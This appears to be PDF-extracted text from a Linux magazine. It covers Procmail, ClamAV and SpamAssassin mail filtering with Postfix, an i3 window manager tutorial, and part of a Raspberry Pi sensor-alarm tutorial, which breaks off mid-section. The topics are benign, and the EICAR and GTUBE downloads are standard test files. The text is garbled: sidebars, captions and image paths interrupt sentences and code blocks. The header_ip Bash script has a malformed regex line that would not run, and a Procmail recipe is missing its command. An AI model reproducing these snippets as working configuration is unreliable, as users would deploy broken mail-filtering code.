Whitelisted messages are marked by adding a header, `X-Whitelisted`, suffixed with *Procmal*'s process ID so later recipes can ignore similar headers that we didn't set. The `formail` command that is part of the *Procmal* package is used to read and write message headers. The blacklist passes messages that have this header and otherwise discards messages that match the blacklist rule. We'll also use the presence or absence of the whitelist header in other rules later on.

We can take blacklisting a step further and make use of Realtime Blackhole Lists, or RBL. These are DNS-based address blacklisting databases, also known as DNSBL, that contain IP addresses of known sources of unsolicited bulk email (spam). There is a small utility that checks an IP address against various

blacklists. Install its package:

```
$ pacman -S rblcheck
```

You invoke **rblcheck** with a list of IP addresses and it checks them against lists provided by **sorbs.net**, **spamhaus.org**, **spamcop.net** and some others. It returns a non-zero exit status if a given address is blocked (it also echoes the blocked addresses to standard output). You can use it like this:

```
$ rblcheck -qm 27.20.121.36
```

You need to extract the IP addresses from the message header. One way to do this is with a little *Bash* script, saved as **/etc/procmail/header_ip** that reads message headers from its standard input:

```
#!/bin/bash
while read line
do
if [[ $line =~ \{([0-9]+\.[0-9]+\.[0-9]+\.[0-9]+)\} ]]
then
ip=${BASH_REMATCH[1]}
[[ $ip =~ ^127\.\0|^10\.\|^192.168\.\ ] || echo -n "$ip "
fi
done
```

Don't forget **chmod +x** to make it executable. A new recipe uses the script and the **rblcheck** tool to drop mail from addresses on these blackhole lists unless they have also been whitelisted:

```
:0 h
HEADER_IP=/etc/procmail/header_ip
:0
* !^X-Whitelisted-$$: Yes
* ! ? if [ -n "$HEADER_IP" ]; then rblcheck -qm $HEADER_IP; fi
{
LOG="blackholed$NL"
:0
/dev/null
}
```

Meet the Assassins

Using realtime blackhole lists prevents a lot of spam from reaching users' mailboxes but some will still get through. We need some additional help and it comes in the form of *SpamAssassin*, which detects spam, and *ClamAV*, which detects viruses. Begin by installing the required packages:

Is Procmail dead?

The last update to *Procmail* happened on 10 September 2001, quite a long time ago, with the release of version 3.22. Despite this, it is still very widely used and it has been claimed that it does what it needs to do and requires no more development. There are lots of *Procmail* examples on the internet and the **procmail-users** mailing list is still active. We've used *Procmail* for mail filtering because it is well documented and there is a lot of information and community support online. It is also well suited to use with our MTA, MRA and MSA, so has everything covered.

If *Procmail's* status bothers you, consider alternatives like *MailDrop* (www.courier-mta.org/maildrop) or mail filter applications that interface to *Postfix* (of course, these won't work if you need to filter mail through a mail retrieval agent like *Fetchmail*).

```
[root@mailserver ~]$ sa-learn --dump magic
0.000 0 3 0 non-token data: bayes db version
0.000 0 2751 0 non-token data: nspam
0.000 0 3967 0 non-token data: nham
0.000 0 146578 0 non-token data: ntokens
0.000 0 1366108015 0 non-token data: oldest atime
0.000 0 1408190761 0 non-token data: newest atime
0.000 0 0 0 non-token data: last journal sync atime
0.000 0 1389610851 0 non-token data: last expiry atime
0.000 0 22118400 0 non-token data: last expire atime delta
0.000 0 26733 0 non-token data: last expire reduction count
[root@mailserver ~]$
```

Keep an eye on your Bayes database.

```
$ pacman -S spamassassin razor clamav
```

```
$ pacman -U ~build/clamassassin/clamassassin-1.2.4-5-any.pkg.tar.xz
```

```
$ pacman -U ~build/pyzor/pyzor-0.8.0-1-any.pkg.tar.xz
```

```
$ pacman -U ~build/dcc/dcc-1.3.155-1-x86_64.pkg.tar.xz
```

ClamAssassin uses *ClamAV* to virus-check email and adds headers to messages found to contain viruses. Its config file is installed to **/etc/clamav/clamd.conf**; adjust it to include these definitions:

```
LogSyslog yes
LogFacility LOG_MAIL
LogTime yes
PidFile /var/run/clamav/clamd.pid
TemporaryDirectory /tmp
DatabaseDirectory /srv/mail/clamav
LocalSocket /var/lib/clamav/clamd.sock
User clamav
```

A separate daemon called **freshclam** updates the virus database. Review its configuration, in **/etc/clamav/freshclam.conf** too:

```
LogSyslog yes
LogFacility LOG_MAIL
DatabaseDirectory /srv/mail/clamav
DatabaseMirror db.UK.clamav.net
DatabaseMirror database.clamav.net
NotifyClamd /etc/clamav/clamd.conf
```

Create the virus database directory, start the *ClamAV* services and **freshclam** will download the virus database:

```
$ mkdir -m 700 /srv/mail/clamav
$ chown clamav: /srv/mail/clamav
$ systemctl enable clamd freshclamd
$ systemctl start clamd freshclamd
```

You can test your *ClamAV* installation without exposing your system to real viruses. You can instead download files containing the EICAR test string and use those for testing:


```
$ mkdir /tmp/eicar && pushd /tmp/eicar
$ wget https://secure.eicar.org/eicar.com
$ wget https://secure.eicar.org/eicar_com.zip
$ wget https://secure.eicar.org/eicarcom2.zip
$ popd && clamdscan /tmp/eicar
- - - - SCAN SUMMARY - - - -
```

```
Infected files: 3
$ clamassassin < /tmp/eicar/eicar.com
X-Virus-Status: Yes
X-Virus-Report: Eicar-Test-Signature FOUND
```

We need to add a *Procmail* recipe that uses

Greylisting makes spam go away.

Image source: <http://postgrey.schweikert.ch>



clamassassin to detect viruses.

```
:0 wf
```

```
| /usr/bin/clamassassin
```

Any messages containing detected viruses will have an **X-Virus-Status** header added. We use this header in another *Procmail* recipe to deliver into a quarantine folder. Insert it just before the one that delivers clean mail:

```
:0 w
```

```
* ^X-Virus-Status: Yes
```

```
| $LMTP_DELIVER -m Virus $MAILBOX
```

You can also download a test email that has an attachment containing the EICAR virus and use it to test your *Procmail* configuration. Use your email client to create a Virus folder first.

```
$ wget https://bit.ly/eicar-testmail
```

```
$ procmail MAILBOX=testuser < eicar-testmail
```

SpamAssassin is a spam filter that uses various techniques to detect spam. These include message fingerprinting services, like Vipul's Razor, Pyzor and the Distributed Checksum Clearinghouse (DCC), and Bayesian Filtering that can learn what spam looks like if known spam is fed into it.

SpamAssassin's default configuration performs Bayesian Filtering and will also use Pyzor and Razor if they are available. They need some configuration lines added to **/etc/mail/spamassassin/local.cf**:

```
bayes_path /srv/mail/spamassassin/bayes/bayes
```

```
bayes_file_mode 0666
```

```
pyzor_options --homedir /etc/mail/spamassassin
```

```
razor_config /etc/mail/spamassassin/razor/razor-agent.conf
```

You should review the other configuration items, adjusting it to suit your needs. You may like to rewrite the headers of spam messages so they contain a *******SPAM******* prefix.

```
rewrite_header Subject *****SPAM*****
```

SpamAssassin doesn't enable DCC, because it isn't open source but, if you want to use it, you can enable it by uncommenting the following line in **/etc/mail/spamassassin/v310.pre**:

```
loadplugin Mail::SpamAssassin::Plugin::DCC
```

and then initialise DCC:

```
$ rm -f /opt/dcc/map
```

```
$ chmod 600 /opt/dcc/map.txt
```

```
$ cdcc load /opt/dcc/map.txt
```

You need to create a Bayes directory for the **spamd** user and also register a Razor identity:

```
$ mkdir -pm 700 /srv/mail/spamassassin/bayes
```

```
$ chown -R spamd: /srv/mail/spamassassin
```

```
$ razor-admin -home=/etc/mail/spamassassin/razor -create
```

```
$ razor-admin -home=/etc/mail/spamassassin/razor -discover
```

```
$ razor-admin -home=/etc/mail/spamassassin/razor -register
```

```
Register successful. Identity stored in /etc/mail/spamassassin/razor/identity-ruHZVUhY7x
```

Before you can launch the *SpamAssassin* daemon, it needs some spam detection rules to use, which it expects to find under **/var/lib/spamassassin**. Use the **update** tool to download them:

```
$ sa-update
```

With the configuration complete, you can start the daemon and run some tests. You can download GTUBE, the Generic Test for Unsolicited Bulk Email, and use it to test your *SpamAssassin* setup.

```
$ wget http://spamassassin.apache.org/gtube/gtube.txt
```

```
$ systemctl enable spamassassin
```

```
$ systemctl start spamassassin
```

```
$ spamc < gtube.txt
```

```
X-Spam-Checker-Version: SpamAssassin 3.4.0 (2014-02-07) on mailserver
```

```
X-Spam-Flag: YES
```

```
X-Spam-Level: *****
```

```
X-Spam-Status: Yes, score=1000.0
```

You can feed known Spam into the Bayesian filter, however, that it may take a while before enough spam is learnt before Bayesian spam detection gives results:

```
$ sa-learn --spam /path/to/spam/mails
```

```
Learned tokens from 683 message(s) (683 message(s) examined)
```

Finally, we need to add a *Procmail* recipe to detect spam. We limit spam checks to emails smaller than 250KiB – most spam is smaller than this and having this rule avoids overloading **spamd**:

```
:0 fw
```

```
* < 256000
```

```
| /usr/bin/spamc
```

Any messages containing detected spam will have a **X-Spam-Status** header added that we use to quarantine them just like we did for viruses:

```
:0 w
```

```
* ^X-Spam-Status: Yes
```

```
| $LMTP_DELIVER -m Spam $MAILBOX
```

You can test your *Procmail* configuration with the **GTUBE** test file. Use your email client to create a Spam folder and then send a test spam into it:

```
$ procmail MAILBOX=testuser < gtube.txt
```

We need to change how our MTAs deliver mail so that it is processed through *Procmail*. For *Fetchmail*,

LV PRO TIP

Use the **freshclam** command to update the virus database on-demand.

replace the defaults section in `/etc/fetchmailrc`:

```
mda "/usr/bin/procmail MAILBOX=%T"
```

When *Procmail* is invoked by *Fetchmail*, it's the **fetchmail** user that delivers mail. Allow this by adding it to the **mail** group:

```
$ usermod -aG mail fetchmail
```

Two changes are required for *Postfix*. First, in `/etc/postfix/main.cf`, change the **virtual_transport** so that it reads

```
virtual_transport = procmail
```

This tells *Postfix* to use a transport called **procmail** to deliver mail. We define this transport by adding a new definition to the end of `/etc/postfix/master.cf`. It states that mail should be delivered by launching *Procmail*:

```
procmail unix - n n - - pipe
```

```
flags=OR user=cyrus argv=/usr/bin/procmail -t -m
```

```
MAILBOX=${recipient} /etc/procmailrc
```

Reload *Postfix* and then send some test emails and look for them in your inbox. Congratulations, your incoming emails are now processed through your filtering system for a spam-free life!

In Submission

In part 1 we mentioned the Message Submission Agent (MSA) that clients should use to send email instead of sending it to the MTA's SMTP port 25. The MSA accepts submissions on port 587 with or without TLS. By implementing MSA, we gain several advantages, including the ability to have separate control over inbound and outbound messages. We need to enable MSA in `/etc/postfix/master.cf`. Uncomment the **submission** daemon and the following lines so that it looks like this:

```
submission inet n - n - - smtpd
```

```
-o syslog_name=postfix/submission
```

```
-o smtpd_client_restrictions=permit_mynetworks,reject
```

This allows clients on your network to connect and send but any other connections would be rejected. Reconfigure your email client to use port 587 instead of port 25 and send a test message to confirm that you can send. We changed the log name so that the logs label connections to the submission service differently; you can confirm via the logs that your email client is sending to the correct service.

We can now prohibit local clients from sending to port 25. Create a lookup table to list the local networks that should not be able to send via the MTA port. You can also permit specific addresses if necessary. The CIDR (Classless Inter-Domain Routing) table format is suitable for specifying networks; here is an example `/etc/postfix/smtp_access.cidr` that prohibits internal networks except for a specific address (customise yours according to your needs):

```
10.0.1.100 OK
```

```
10.0.0.0/8 REJECT
```

```
172.16.0.0/12 REJECT
```

```
192.168.0.0/16 REJECT
```

Add a rule in `/etc/postfix/main.cf` to check client connections against the access table. The default

A Procmail primer

The **procmailrc** script is a series of recipes that are applied sequentially to a message. Each recipe begins with the cryptic **:0** character sequence followed by optional conditions and an action to perform if the conditions are met. A recipe is considered matched if its conditions are met.

Besides recipes, you can assign values to variables. The special **LOG** variable writes anything that is assigned to it into the log.

A recipe may have flags after its opening **:0**. We've used these flags in our examples:

- **h** makes the rule process message headers only.
- **w** makes the rule wait for its action to

complete.

- **f** means the rule is a filter and can alter the message.

A condition is an asterisk and a regular expression or a shell command. The condition is satisfied if the expression matches or a command succeeds.

Actions are either a file to write the message to (we've used `/dev/null` in a few places) or they begin with a pipe symbol and launch a command, passing the message into its standard input. Actions are assumed to deliver the message and processing stops on the first **suvh** recipe to be completed (filter recipes are non-delivering).

action is to permit so that genuine SMTP mail delivery from the internet is allowed:

```
smtpd_client_restrictions =
```

```
check_client_access cidr:/etc/postfix/smtp_access.cidr
```

Use **postfix reload** so that your changes take effect, and then perform some tests from an email client to ensure that you can send on port 587 but not port 25. Verify also that incoming messages still work!

Another thing that using a MSA makes easy is outbound filtering. You can also use *Procmail* to filter outbound messages. You first configure a **content_filter** on the submission service that invokes another service to pass the message into *Procmail*, which must re-inject it back into the message queue using the *Postfix* **sendmail** command. This configuration goes in `/etc/postfix/master.cf`, beginning with the content filter. Add the following to the existing **submission** definition, after the client restrictions:

```
-o content_filter=procmail-outbound
```

Now, define the **procmail-outbound** service; append to the end of the file:

```
procmail-outbound unix - n n - - pipe
```

```
flags=Rq user=cyrus argv=/usr/bin/procmail -t -m
```

```
SENDER=${sender} /etc/procmail/outbound-recipes
```

Here's an example **outbound-recipes** that uses **formail** to add a header to the outbound message before queuing it using *Postfix*'s "sendmail" command:

```
:0 f
```

```
| formail -fA "X-Outbound-Content-Filtered: Yes"
```

```
:0 w
```

```
| /usr/bin/sendmail -G -i -t -f $SENDER
```

```
EXITCODE=$?
```

We've now provided ways to separately filter both inbound and outbound mail, and you can build on these concepts to provide filters according to your needs. In part 3 we'll provide a way for end-users to filter their own messages so they can organise them into sub-folders and look at how users can access mail when out of the office. 

John Lane is a technology consultant with a penchant for Linux. He helps new businesses and start-ups make the most of open source software.

i3: TILING WINDOW MANAGEMENT

Forget about touchscreens for a moment, put the mouse down and control the desktop with your keyboard.

WHY DO THIS?

- Work more efficiently.
- Keep carpal tunnel syndrome at bay.
- Get value for money from your high-resolution monitor.

If you've always used a stacking window manager (one in which windows overlap each other – most window managers are stacking), then the concept of a tiling window manager may seem a little strange. Using a tiling WM, you don't have much control over window placement, and there's usually no taskbar for minimised windows. Instead the whole thing is driven by keyboard commands. At first, this can seem archaic. When you first use a tiling window manager, you'll probably find that it doesn't make good use of

screen space, but this is just because you haven't learned to use it well yet.

Once you've got used to the system, you should find that you can do all your window management tasks without your fingers ever leaving the keyboard. This is much faster than flicking back and forward to the mouse. Don't worry though, you won't have to abandon your computer's rodent – you'll still be able to use it for graphical applications. Now, let's get stuck in so you can see what it's like for yourself.

Step by step: Get working with i3

1 Getting started

You can install multiple window managers on a single distro, so you can try i3 without losing your current setup. All you have to do is grab the package through your package manager (usually called **i3**). It's available in all major distros. If you're using Debian or Ubuntu (or a derivative of these), you can adjust your repositories to get the latest version of i3 by following the guide at <https://i3wm.org/docs/repositories.html>; however, this isn't necessary if you just want to try it out.

Once you've got everything installed, you just need to switch desktops. Log out of your current session and you should be able to select i3 as an option on the login screen. This will take you into i3. You should see a desktop wallpaper with a black bar along the bottom. There's no graphical menu (or anything else you might click with your mouse) as i3 is primarily keyboard-driven. If you're used to doing most of your work with the mouse, it may take a little while to get used to this, but many people find that they end up preferring a keyboard-driven interface.




2 Windows and containers

Most of i3 is driven through a modifier key. This can be either Alt or the Windows key depending on the setup (you may have been asked to choose when starting i3). The first thing we'll do is open a terminal. This is done with Mod+Enter. Try with both Alt and Windows to see which way you have it set up.

You'll find that the terminal takes up the whole screen, and that there are no window decorations for resizing, moving or closing it. That's because i3 is a tiling window manager, and it handles all the placement and sizing.


To get an idea of how this works, press Mod+Enter again. You should find that i3 opens another terminal either next to, or below the previous terminal. Whenever you open a new window in i3 it splits the space of the current one to fit the new one in. If you press Mod+H before creating the new window, it will split the window horizontally, if you press Mod+V before, it will split vertically. This is the basic way of organising your windows on the screen.



3 Select the active window

With multiple windows open on the screen, you can use the mouse to select the one you want to use. However, this isn't very efficient. It's usually much better to move around using the keyboard. You can move between the different panes (known as containers), either by using Mod+arrow key or by using Mod+J, K, L or ; for left, down, up and right (the same as in the *Vi* text editor).

Once you're in a container, you can use Mod+F to make it full-screen, or Mod+Shift+<num> (where <num> is a number) to send it to another workspace. You can then go to the workspace by pressing Mod+<num>. If you do find yourself using the mouse, you can switch between workspaces by clicking on the numbers in the bottom left-hand corner of the screen. One final use of the mouse is that you can use it to resize containers by clicking and dragging the border between them.



4 Other applications

So far, we've only been playing with terminals. This is useful to get a feel of how the desktop works, but it's not very good for general use (unless, of course, you're a true Unix ninja). You can, of course, just start programs from terminals, but this means you have to have terminals spewing out the output of the graphical programs.

Although i3 doesn't have a graphical applications menu, it does have a menu. To open it, press Mod+D, then start typing the name of the program you want to start. This works a little like tab completion in the command line. Unlike a desktop environment (such as Gnome or KDE), i3 doesn't come with any specific applications. All Linux software should work with i3, but it's worth thinking about which applications fit in best with the keyboard-driven way of working. For example, the *Ranger* terminal-based file manager can be easier than a graphical tool like *Nautilus* or *Dolphin*.



5 More controls

What we've covered so far needs to become second nature to you, so now's a good time to start practising. Once you know all these key bindings automatically, you should be able to use i3 for most work. However, there are still some more advanced features that can come in handy.

Rather than tile a group of containers, you can have them stacked or tabbed to give more screen real-estate to the currently active container. You can switch between the various options with Mod+S, W or E (for stacking, tabbed or default respectively).

You can also resize containers by using Mod+R to enter resize mode. Once you've pressed that, you should see Resize Mode appear in the bottom-left corner. You can then use the arrow keys or J, K, L and ; (without Mod) to resize the current container. Once you've finished, press Escape to exit resize mode.




6 Configuration

Since i3 is mostly aimed at advanced computer users, it's highly customisable. This is done through modifying the config file `~/.i3/config` or `~/.config/i3/config`. In it, you should see that all the keybindings can be changed to whatever you want them to be.

As well as configuring i3, you can also get extra software to help you. *i3pystatus* (<https://github.com/enkore/i3pystatus>) is a replacement for the status bar that's extensible in Python. There's also QuickSwitch (<https://github.com/proxypoke/quickswitch-for-i3>) which is a utility to help you find and control windows in i3.

If you get stuck, i3 has good documentation at <http://i3wm.org/docs/>. There's also a stackoverflow-style FAQ at <https://faq.i3wm.org/questions> which is a good place to find solutions since most problems you face will have happened to someone before. 





RASPBERRY PI: SIMPLE FORMS OF INPUT

LES POUNDER

It's time to play with some affordable methods of getting input into your tiny Linux machine.

WHY DO THIS?

- Create a multi-sensor alarm system to protect coffee and biscuits.
- We will program it using Python and build a user interface using a module called easyGUI.
- Learn about sensors and alternative methods of input.

TOOLS REQUIRED

- Raspberry Pi (Any model).
- Raspbian OS.
- PIR sensor (BISS00001 are very common on eBay).
- HC-SR04 Ultrasonic Sensor (Less than £5 on eBay).
- Reed Switch (We used <http://uk.farnell.com/comus/8601-0211-015/switch-reed-spst-no-0-1a-24v-smd/dp/2409191>)
- Male to male jumpers.
- Male to female jumpers.
- 1kΩ resistor.
- Breadboard.

When thinking input methods for a computer we generally think of keyboards and mice, but there are many other different types of input. For example, the use of touch and gesture controls in mobile devices is thanks to capacitive touchscreens and accelerometers feeding data to the system that acts on the input. Sensors are unique forms of input. They provide information about the world around us and can be used to trigger alarms, gather data on animals and provide valuable data for scientific research.

In this tutorial we will look at two sensors and a magnetic switch, all of which are really simple forms of input. For our sensors, we have an ultrasonic sensor commonly used to sense distance and found in cars' parking sensors. We will then use a sensor commonly used in burglar alarms to detect movement – this is a Passive Infrared (PIR) sensor. Our magnetic switch is called a reed switch, and these are commonly used as door sensors.


PIR sensor

Passive Infrared sensors operate by monitoring infrared light. When it detects movement, the sensor sends a high signal to your Raspberry Pi, which we have programmed to react.

PIR sensors are one of the easiest sensors to wire up to your Raspberry Pi, as they only come with three connections: VCC, which connects to the 5V pin of your GPIO (pin 2); GND or ground, which connects to pin 6; and finally Output (the pin that sends the alert signal to our Pi), which connects to pin 7 of your Pi.

With the sensors connected, let's build the Python code that will enable us to use it.

Using the PIR sensor with Python is relatively straightforward, requiring nothing more than telling the Raspberry Pi which GPIO pin the PIR sensor is attached to and to watch the status of that pin for any changes. We start by importing two modules: the first



Our final project is ready to defend against the hordes of digestive eating enemies or hungry dogs.

enables Python to use the GPIO pins. It's called **RPi.GPIO**, but this is rather unwieldy to use in our code so we rename it to **GPIO** instead:

```
import RPi.GPIO as GPIO
```

```
import time
```

Next we set up the GPIO to use the logical BOARD pin numbering system and then create a variable called **PIR_PIN** to contain the real GPIO pin that we will use as an input for the trigger. The last line instructs Python that we are using pin 7 as an input and that it should expect to receive a trigger:

```
GPIO.setmode(GPIO.BOARD)
```

```
PIR_PIN = 7
```

```
GPIO.setup(PIR_PIN, GPIO.IN)
```

Now we have a little fun and print some funny system messages to the console:

```
print("Welcome to the LV Biscuit Barrier - System Loading Please Wait")
```

Installing EasyGUI

We've covered *EasyGUI* in previous issues of Linux Voice. It is the simplest method of creating a user interface, and can be inserted into existing code with relative ease.

There are two ways to install *EasyGUI*: via your package manager and via a special Python package manager.

First of all let us use the Raspbian package manager, which is called **apt**.

To install *EasyGUI* open a terminal and type in the code below followed by the enter key

```
sudo apt-get install python-easygui
```


We can also use a Python package manager called *PIP* to install the packages and keep them up to date. But first we need to install *PIP* using the **apt** command.

In a terminal window type

```
sudo apt-get install python-pip
```

```
sudo pip install easygui
```

We used ultrasonic sensors to detect distance to the biscuit – they also make a great pair of eyes for a robot.



```
time.sleep(2)
```

```
print("Scanning for intruders")
```

The last segment of code is the loop that continually looks for a trigger on the **PIR_PIN**. Once someone tries to steal a biscuit they trigger the trap and a message is printed to the console informing us of the situation. With the alarm triggered, the system waits for 1 second before resetting and waiting for its next incursion:

```
while True:
```

```
    if GPIO.input(PIR_PIN):
```

```
        print("Motion Detected near the biscuits")
```

```
        time.sleep(1)
```

Reed switch

A reed switch is a small glass tube containing two strips of metal separated by about 1–2mm of space but overlapping. The switch has a “normally open” position, but when a magnet is introduced the two strips of metal snap together and complete a circuit thus allowing the current to flow through the switch. Remove the magnet and the switch opens, breaking the circuit and stopping the current flowing.

Wiring up a reed switch is extremely simple, and is very breadboard friendly. Connect the 3V3 pin from your Raspberry Pi to one end of the reed switch using a breadboard – either end of the switch can be used. The other end of the switch connects to pin 26 on your Raspberry Pi via the breadboard.

Using a reed switch with Python is just as straightforward as the PIR sensor, and we will reuse some of the same code. Let's take a look at the additions made for the reed switch.

The first part of the code remains the same:


```
import RPi.GPIO as GPIO
```

```
import time
```

```
GPIO.setmode(GPIO.BOARD)
```

```
PIR_PIN = 7
```

In a similar way to the **PIR_PIN** variable, we use another variable to store the GPIO pin used for the input, which is then configured to be an input pin



A reed switch is an open switch inside a glass vial – when a magnet is introduced the switch closes.

Resistors

Resistors are an essential part of electronics, and are used to reduce the electrical current flow and in turn reduce the voltage passing through a circuit. A simple example of the use of resistors is the humble Light Emitting Diode (LED). They work with the 3.3V voltages used on the Raspberry Pi but run hot and bright, just like Rutger Hauer in Blade Runner. Using a resistor inline with the power from the Raspberry Pi pin we can reduce the current and voltage, extending the life of our LED. Without resistors,

components would have a shorter life span and we could damage our Raspberry Pi. Resistors come in a series of colours meant to identify their resistance value, measured in Ohms (Ω). Common resistors used with the Raspberry Pi are

- 220 Ω = red, red, brown, gold

- 1k Ω = brown, black, red, gold

- 10k Ω = brown, black, orange, gold

If you would like to know more about resistors, there is a great Wikipedia article <http://en.wikipedia.org/wiki/Resistor>.

ready to receive the alarm trigger:

```
reed = 26
```

```
GPIO.setup(PIR_PIN, GPIO.IN)
```

```
GPIO.setup(reed, GPIO.IN)
```

There are no changes made to our system starting/greeting message:

```
print("Welcome to the LV Biscuit Barrier - System Loading  
Please Wait")
```

```
time.sleep(2)
```

```
print("Scanning for intruders")
```

Here we see the most significant addition to our code – we create a second condition, that of the reed switch being triggered. If this condition is true then the code will print the word “Trigger” in the console:

```
while True:
```

```
    if GPIO.input(PIR_PIN) == True:
```

```
        print("Motion Detected near the biscuits")
```

```
        time.sleep(1)
```

```
    elif GPIO.input(reed) == True:
```

```
        print("Biscuit tin has been opened CODE RED!!!")
```

```
        time.sleep(1)
```

Ultrasonic sensors

Ultrasonic sensors have two ‘eyes’ – one is a trigger that sends a pulse of ultrasound towards an object, which then bounces off the object and returns to the other eye which is called echo. The distance is measured using a simple calculation:

```
Distance = Speed * Time
```

The most common ultrasonic sensor is the HC-SR04, which can be found for a few pounds on eBay. They come with 4 pins:

- **VCC** 5V power from your Raspberry Pi (Pin 1).



- **GND** Ground (Pin 6).

- **Trigger** Receives a signal from the Raspberry Pi to send a pulse of ultrasonic sound (Pin 11).

- **Echo** Receives the reflected ultrasonic pulse and sends a signal back to your Raspberry Pi (Pin 13).

Because we are working with 5V power we need to protect the GPIO pins of our Raspberry Pi, as they can only work with 3.3V or less. To do this we use a resistor to reduce the voltage down to something more Pi friendly. We'll use a 1k Ω resistor which has a colour code of BROWN, BLACK, RED, GOLD.

To enable the ultrasonic sensor to work with our existing Python code we need to make quite a few



Here's how the circuit is built – a larger version is available in the project's GitHub repository, see box for details.

changes. The **imports** remain the same as in previous sections, but you will notice two new variables called **trigger** and **echo**. These new variables identify the GPIO pins used to send (trigger) and receive (echo) an ultrasonic pulse. On the last line you will see something called **global distance**. This is a variable available outside and inside of a function and, without adding the **global** element, we would not be able to use the variable inside of a function that we create later in the code:

```
